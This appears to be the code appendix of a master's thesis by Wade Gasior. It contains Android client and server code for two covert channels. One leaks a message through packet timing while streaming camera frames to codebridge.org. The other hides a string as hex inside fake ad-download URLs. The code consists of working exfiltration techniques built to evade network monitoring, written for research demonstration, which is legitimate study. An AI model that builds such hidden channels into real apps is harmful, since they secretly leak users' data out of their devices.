    private static final String SERVER_HOST = "codebridge.org";
    private static final int SERVER_PORT = 16250;

    // send this many packets before transmitting covert message
    private static final int PREAMBLE_LENGTH = 20;
```

```
// send the message this many times
private static final int ITERATIONS = 1;

private Socket imgSenderSocket = null;
private OutputStream out;
private DataOutputStream dos;
private Camera camera;
private boolean previewRunning = false;
private SurfaceView surfaceView;
private SurfaceHolder surfaceHolder;
private int numDelaysSent = 0;
private boolean transmitting = false;

/** Called when the activity is first created. */
@Override
public void onCreate(Bundle savedInstanceState) {
	super.onCreate(savedInstanceState);
	setContentView(R.layout.main);
	surfaceView = (SurfaceView) findViewById(R.id.surface_camera);
	surfaceHolder = surfaceView.getHolder();
	surfaceHolder.addCallback(this);
	surfaceHolder.setType(SurfaceHolder.SURFACE_TYPE_PUSH_BUFFERS);
	setButtonListeners();
}

@Override
public void onResume() {
	super.onResume();
	setupTCPServerConnection();
}

@Override
public void onPause() {
	super.onPause();
	destroyTCPServerConnection();
}

@Override
public void onPreviewFrame(byte[] data, Camera camera) {
	if (transmitting) {
		PreviewFrame pf = new PreviewFrame(camera, data);
		byte[] imageBytes = processFrame(pf).toByteArray();
		sendBytesToServer(imageBytes);
	}
}


private void sendBytesToServer(byte[] imageBytes) {
	try {
```

```
                dos.writeInt(imageBytes.length);
                dos.write(imageBytes);
                dos.flush();
                numDelaysSent++;

                if (numDelaysSent >= PREAMBLE_LENGTH) {
                        int bitPosition = (numDelaysSent - PREAMBLE_LENGTH)
                                        % COVERT_MESSAGE.getBitLength();
                        int iteration = (numDelaysSent - PREAMBLE_LENGTH)
                                        / COVERT_MESSAGE.getBitLength();
                        if (COVERT_MESSAGE.getBit(bitPosition) == '1'
                                        && iteration < ITERATIONS) {
                                SystemClock.sleep(DELAY_TIME);
                        }
                }
        } catch (Exception e) {
                transmitting = false;
                Log.d(TAG, e.getMessage());
        }
}

private void setupTCPServerConnection() {
        Log.d(TAG, "Setting up server connection");
        try {
                imgSenderSocket = new Socket(SERVER_HOST, SERVER_PORT);
                imgSenderSocket.setReceiveBufferSize(Integer.MAX_VALUE);
                imgSenderSocket.setTrafficClass(0x08);
                imgSenderSocket.setTcpNoDelay(true);
                out = imgSenderSocket.getOutputStream();
                dos = new DataOutputStream(out);
                Log.d(TAG, "Server connection established.");
                numDelaysSent = 0;
        } catch (UnknownHostException e) {
                Log.d(TAG, e.getMessage());
        } catch (IOException e) {
                Log.d(TAG, e.getMessage());
        }
}
```

```
private void destroyTCPServerConnection() {
	try {
		out.close();
		dos.close();
		imgSenderSocket.close();
		Log.d(TAG, "Server connection closed.");
	} catch (Exception e) {
		Log.d(TAG, "Tried to destroy connection: " + e.getMessage());
	}
}

private void setButtonListeners() {
	Button[] buttons = { (Button) findViewById(R.id.startButton),
			(Button) findViewById(R.id.stopButton) };

	for (Button b : buttons) {
		b.setOnClickListener(this);
	}

}

@Override
public void onClick(View v) {
	final int clickedId = v.getId();

	switch (clickedId) {
	case R.id.startButton:
		if (!imgSenderSocket.isConnected()) {
			setupTCPServerConnection();
		}
		transmitting = true;
		break;
	case R.id.stopButton:
		transmitting = false;
		break;
	default:
		break;
	}
}

@Override
public void surfaceCreated(SurfaceHolder holder) {
	camera = Camera.open();
	if (camera != null) {
		Camera.Parameters params = camera.getParameters();
		camera.setParameters(params);
		camera.setPreviewCallback(this);
	}
}
```

```
@Override
public void surfaceChanged(SurfaceHolder holder, int format, int width,
		int height) {
	if (previewRunning) {
		camera.setPreviewCallback(null);
		camera.stopPreview();
	}

	Camera.Parameters p = camera.getParameters();
	setCameraPreviewSize(p, width, height);
	p.setPreviewFormat(ImageFormat.YUY2);
	camera.setParameters(p);
	setCameraDisplayOrientation(this, 0, camera);

	try {
		camera.setPreviewDisplay(holder);
		camera.startPreview();
		camera.setPreviewCallback(this);
		previewRunning = true;
	} catch (IOException e) {
		Log.e(TAG, e.getMessage());
	}
}

@Override
public void surfaceDestroyed(SurfaceHolder holder) {
	Log.d(TAG, "surfaceDestroyed called");
	camera.setPreviewCallback(null);
	camera.stopPreview();
	previewRunning = false;
	camera.release();
}

private static void setCameraPreviewSize(Camera.Parameters params,
		int width, int height) {
	List<Camera.Size> previewSizes = params.getSupportedPreviewSizes();
	Camera.Size previewSize = null;
	for (Camera.Size size : previewSizes) {
		if (size.height <= height && size.width <= width) {
			previewSize = size;
		}
	}
	params.setPreviewSize(previewSize.width, previewSize.height);
}
```

```
	public static void setCameraDisplayOrientation(Activity activity,
			int cameraId, android.hardware.Camera camera) {
		android.hardware.Camera.CameraInfo info = new
			android.hardware.Camera.CameraInfo();
		android.hardware.Camera.getCameraInfo(cameraId, info);
		int rotation = activity.getWindowManager().getDefaultDisplay()
				.getRotation();
		int degrees = 0;
		switch (rotation) {
		case Surface.ROTATION_0:
			degrees = 0;
			break;
		case Surface.ROTATION_90:
			degrees = 90;
			break;
		case Surface.ROTATION_180:
			degrees = 180;
			break;
		case Surface.ROTATION_270:
			degrees = 270;
			break;
		}

		int result;
		if (info.facing == Camera.CameraInfo.CAMERA_FACING_FRONT) {
			result = (info.orientation + degrees) % 360;
			result = (360 - result) % 360;
		} else {
			result = (info.orientation - degrees + 360) % 360;
		}
		camera.setDisplayOrientation(result);
	}

	private ByteArrayOutputStream processFrame(PreviewFrame pf) {
		Camera.Parameters p = pf.getCamera().getParameters();
		Size size = pf.getSize();
		YuvImage image = new YuvImage(pf.getBytes(), p.getPreviewFormat(),
				size.width, size.height, null);

		ByteArrayOutputStream imageStream = new ByteArrayOutputStream();

		image.compressToJpeg(
				new Rect(0, 0, image.getWidth(), image.getHeight()),
				IMAGE_QUALITY, imageStream);

		return imageStream;
	}

}
```

```java
package com.wadegasior.cc;

import java.math.BigInteger;

public class CovertMessage {

	private final String msg;
	private final byte[] bytes;
	private final String bitString;
	public final static char START_SYMBOL = '[';

	public CovertMessage(String msg) {
		this.msg = START_SYMBOL + msg;
		this.bytes = getAsciiBytes(this.msg);
		this.bitString = new BigInteger(bytes).toString(2);
	}

	public final String getMsg() {
		return msg;
	}

	public final byte[] getBytes() {
		return bytes;
	}

	public final String getBitString() {
		return bitString;
	}

	public final char getBit(int position) {
		return bitString.charAt(position);
	}

	public final int getBitLength() {
		return bitString.length();
	}

	private static final byte[] getAsciiBytes(String input) {
		char[] c = input.toCharArray();
		byte[] b = new byte[c.length];
		for (int i = 0; i < c.length; i++)
			b[i] = (byte) (c[i] & 0x007F);
		return b;
	}

}
```

```java
package com.wadegasior.cc;

import android.hardware.Camera;
import android.hardware.Camera.Size;

public class PreviewFrame {

	private final Camera camera;
	private final byte[] bytes;
	private final Size size;

	public PreviewFrame(Camera c, byte[] bytes) {
		this.camera = c;
		this.bytes = bytes;
		this.size = c.getParameters().getPreviewSize();
	}

	public Camera getCamera() {
		return camera;
	}

	public byte[] getBytes() {
		return bytes;
	}

	public Size getSize() {
		return size;
	}

}
```

ANDROID COVERT TIMING CHANNEL

SERVER IMPLEMENTATION (JAVA)

```
package com.wadegasior.cc;

import javax.swing.SwingUtilities;

public class CCServerDemo {
	public static void main(String[] args) throws Exception {
		SwingUtilities.invokeLater(new Runnable() {
			public void run() {
				try {
					CamDisplay cd = new CamDisplay();
					new Thread(new CCServer(cd)).start();
				} catch (Exception e) {
					System.out.println("Could not create server.");
				}
			}
		});
	}
}
```

```java
package com.wadegasior.cc;

import javax.swing.JFrame;
import javax.swing.UIManager;

public class CamDisplay extends JFrame {
	private static final long serialVersionUID = 1L;

	private CamPanel cp;

	public CamDisplay() {
		setLookAndFeel();
		setTitle("Covert Channel Demo - Wade Gasior");
		setSize(600, 700);
		setLocationRelativeTo(null);
		setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);

		cp = addCamDisplay();
		setVisible(true);
	}

	public void updateImage(byte[] bytes) {
		this.cp.updateImage(bytes);
	}

	public CamPanel getCP() {
		return this.cp;
	}

	private static void setLookAndFeel() {
		try {

	UIManager.setLookAndFeel(UIManager.getSystemLookAndFeelClassName());
		} catch (Exception e) {
			System.out.println("Error setting native LAF: " + e);
		}
	}

	private CamPanel addCamDisplay() {
		CamPanel cp = new CamPanel();
		add(cp);
		return cp;
	}

}
```

```
package com.wadegasior.cc;

import java.awt.Component;
import java.awt.Graphics;
import java.awt.geom.AffineTransform;
import java.awt.image.AffineTransformOp;
import java.awt.image.BufferedImage;
import java.io.ByteArrayInputStream;
import java.io.IOException;
import java.io.InputStream;
import javax.imageio.ImageIO;

public class CamPanel extends Component {
	private static final long serialVersionUID = 1L;
	private BufferedImage image = null;

	public CamPanel() {
		super();
	}

	public void updateImage(byte[] bytes) {
		InputStream is = new ByteArrayInputStream(bytes);
		AffineTransform tx = new AffineTransform();

		try {
			image = ImageIO.read(is);
			tx.rotate(1.57079633, image.getWidth()/2., image.getHeight()/2.);

			AffineTransformOp op = new AffineTransformOp(tx,
AffineTransformOp.TYPE_BILINEAR);
			image = op.filter(image, null);

			paint( this.getGraphics() );
		} catch (IOException e) {
			e.printStackTrace();
		}
	}


	public void paint(Graphics g) {
	  if(image == null) {
		return;
	  }
		int width = this.getWidth();
	  int height = this.getHeight();
	  g.drawImage(image, 0, 0, width, height, null);
    }
}
```

```java
package com.wadegasior.cc;

import java.io.DataInputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.UnsupportedEncodingException;
import java.math.BigInteger;
import java.net.ServerSocket;
import java.net.Socket;

public class CCServer implements Runnable {
	private static final String START_SYMBOL = "[";
	private static final long THRESHOLD = 175;

	private String receivedBits = "";
	private String receivedMessage = "";

	private CamDisplay cd;
	private ServerSocket socket;
	private static final int PORT = 16250;
	private long timeOfLastPacket = 0L;
	private boolean covertTransmissionStarted = false;

	public CCServer(CamDisplay cd) throws IOException {
		this.cd = cd;
		socket = new ServerSocket(PORT);
	}
```

```
@Override
public void run() {
	System.out.println("CCServer up and running");

	while (true) {

		try {
			Socket clientSocket = socket.accept();
			clientSocket.setTcpNoDelay(true);
			InputStream in = clientSocket.getInputStream();
			DataInputStream dis = new DataInputStream(in);

			int dataLength;
			byte[] data;

			while (true) {
				dataLength = dis.readInt();
				data = new byte[dataLength];
				dis.readFully(data);
				long delay = System.currentTimeMillis() -
					timeOfLastPacket;
				timeOfLastPacket = System.currentTimeMillis();
				cd.updateImage(data);
				processDelay(delay);

			}

		} catch (Exception e) {
			receivedBits = "";
			receivedMessage = "";
			e.printStackTrace();
		}
	}
}
```

```
	private void processDelay(long delay) {
		char receivedChar = (delay > THRESHOLD) ? '1' : '0';
		receivedBits += receivedChar;
		System.out.print("(" + delay + ", " + receivedChar + ") ");
		if (receivedBits.length() < 8) { // collect more
			return;
		}
		if (receivedBits.length() == 9) { // shift left
			receivedBits = receivedBits.substring(1);
		}

		if (!covertTransmissionStarted) {
			if (stringBitsToString(receivedBits).equals(START_SYMBOL) ) {
				System.out.println("--Received start symbol--");
				covertTransmissionStarted = true;
				receivedBits = "";
				return;
			}
		}

		if (covertTransmissionStarted) {
			if(receivedBits.equals("00000000")) {
				covertTransmissionStarted = false;
				System.out.println(receivedMessage);
				receivedMessage = "";
			}
			else {
				System.out.println(stringBitsToString(receivedBits));
				receivedBits = "";
			}
		}

	}

	private String stringBitsToString(String bits) {
		byte[] recdByte = { new BigInteger(receivedBits, 2).byteValue() };
		try {
			return new String(recdByte, "US-ASCII");
		} catch (UnsupportedEncodingException e) {
			return "UNSUPPORTED ENCODING";
		}
	}
}
```

ANDROID COVERT STORAGE CHANNEL

CLIENT IMPLEMENTATION (JAVA)

```
package com.wadegasior.scc;

import java.io.InputStream;
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.concurrent.ExecutorService;
import java.util.concurrent.Executors;

import android.app.Activity;
import android.graphics.Bitmap;
import android.graphics.BitmapFactory;
import android.os.Bundle;
import android.os.SystemClock;
import android.widget.ImageView;
import android.util.Log;

public class AndroidSCCDemoActivity extends Activity {
	private static final String TAG = "SCC";
	private static final String COVERT_MESSAGE = "wadegasior@gmail.com";
	private static final String AD_URL = "http://codebridge.org:16500/ad/";
	private static final long TIME_BETWEEN_ADS = 10000L;
	ImageView adView;
	private static volatile int currMsgIndex = 0;

	ExecutorService background = Executors.newSingleThreadExecutor();
```

```
/** Called when the activity is first created. */
@Override
public void onCreate(Bundle savedInstanceState) {
	super.onCreate(savedInstanceState);
	setContentView(R.layout.main);
	adView = (ImageView) findViewById(R.id.adview);

	background.execute(new Runnable() {
		@Override
		public void run() {
			while (true) {
				String encodedHexString = "";
				if (currMsgIndex < COVERT_MESSAGE.length()) {
					encodedHexString = Integer
							.toHexString(((int)
							COVERT_MESSAGE
							.charAt(currMsgIndex)));
					Log.d(TAG, "Sending " + encodedHexString);
					currMsgIndex++;
				} else {
					encodedHexString = "f8a";
					currMsgIndex = 0;
				}
				Log.d(TAG, "Fetching ad " + encodedHexString);
				downloadAd(AD_URL + encodedHexString);
				SystemClock.sleep(TIME_BETWEEN_ADS);
			}
		}
	});

}
```

```
private void downloadAd(String url) {
	URL adUrl = null;
	try {
		adUrl = new URL(url);
		HttpURLConnection conn = (HttpURLConnection)
				adUrl.openConnection();
		conn.setDoInput(true);
		conn.connect();
		InputStream is = conn.getInputStream();
		final Bitmap adImg = BitmapFactory.decodeStream(is);
		adView.post(new Runnable() {
			@Override
			public void run() {
				adView.setImageBitmap(adImg);

			}
		});

	} catch (Exception e) {
		e.printStackTrace();
	}
}
}
```

COVERT STORAGE CHANNEL

SERVER IMPLEMENTATION (PYTHON)

```
from flask import Flask, send_from_directory
import os, random
app = Flask(__name__)

end_ad_id = 'f8a'

@app.route("/ad/<ad_id>")
def show_ad(ad_id):
    print "Got request"
    if ad_id == str(end_ad_id):
        process()
    else:
        f = open('ad-requests.txt', 'a')
        f.write(str(ad_id) + "\n")
        f.close()

    random.seed()
    img = "ad0" + str(random.randint(1,9)) + ".png"
    return send_from_directory("ads", img)

def process():
    ad_requests = []
    f = open('ad-requests.txt', 'r')

    for line in f:
        for (a,b) in zip(*(iter( line ),) * 2):
            ad_requests.append("0x" + a + b)
    print ad_requests

    chars = ""
    for c in ad_requests:
        chars = chars + chr(int(c, 0))

    print "Received covert message: " + chars
    os.remove("ad-requests.txt")
```

```
if __name__ == "__main__":
    app.debug = True
    app.run(host='0.0.0.0')
```

VITA

Wade Gasior was born in Bridgeville, DE, USA, to the parents of Edward and Carol Gasior. Wade has one sibling, an older sister, Jane Gasior. Wade attended school in the Woodbridge school district in Delaware through high school, where he played four years of football and baseball, as well as participated in several student organizations. After graduation, Wade entered the U.S. Coast Guard, and served four years as a Boatswain's Mate, stationed primarily in Virginia. After completing his tour in the USCG, Wade moved to Chattanooga, TN and enrolled at the University of Tennessee at Chattanooga. Wade graduated summa cum laude from UTC with a Bachelor's Degree in Computer Science Information Security and Assurance in May, 2011. Wade then graduated with a Master's Degree in Computer Science in December, 2011. Wade plans to continue his education in computer science by pursuing a Ph.D.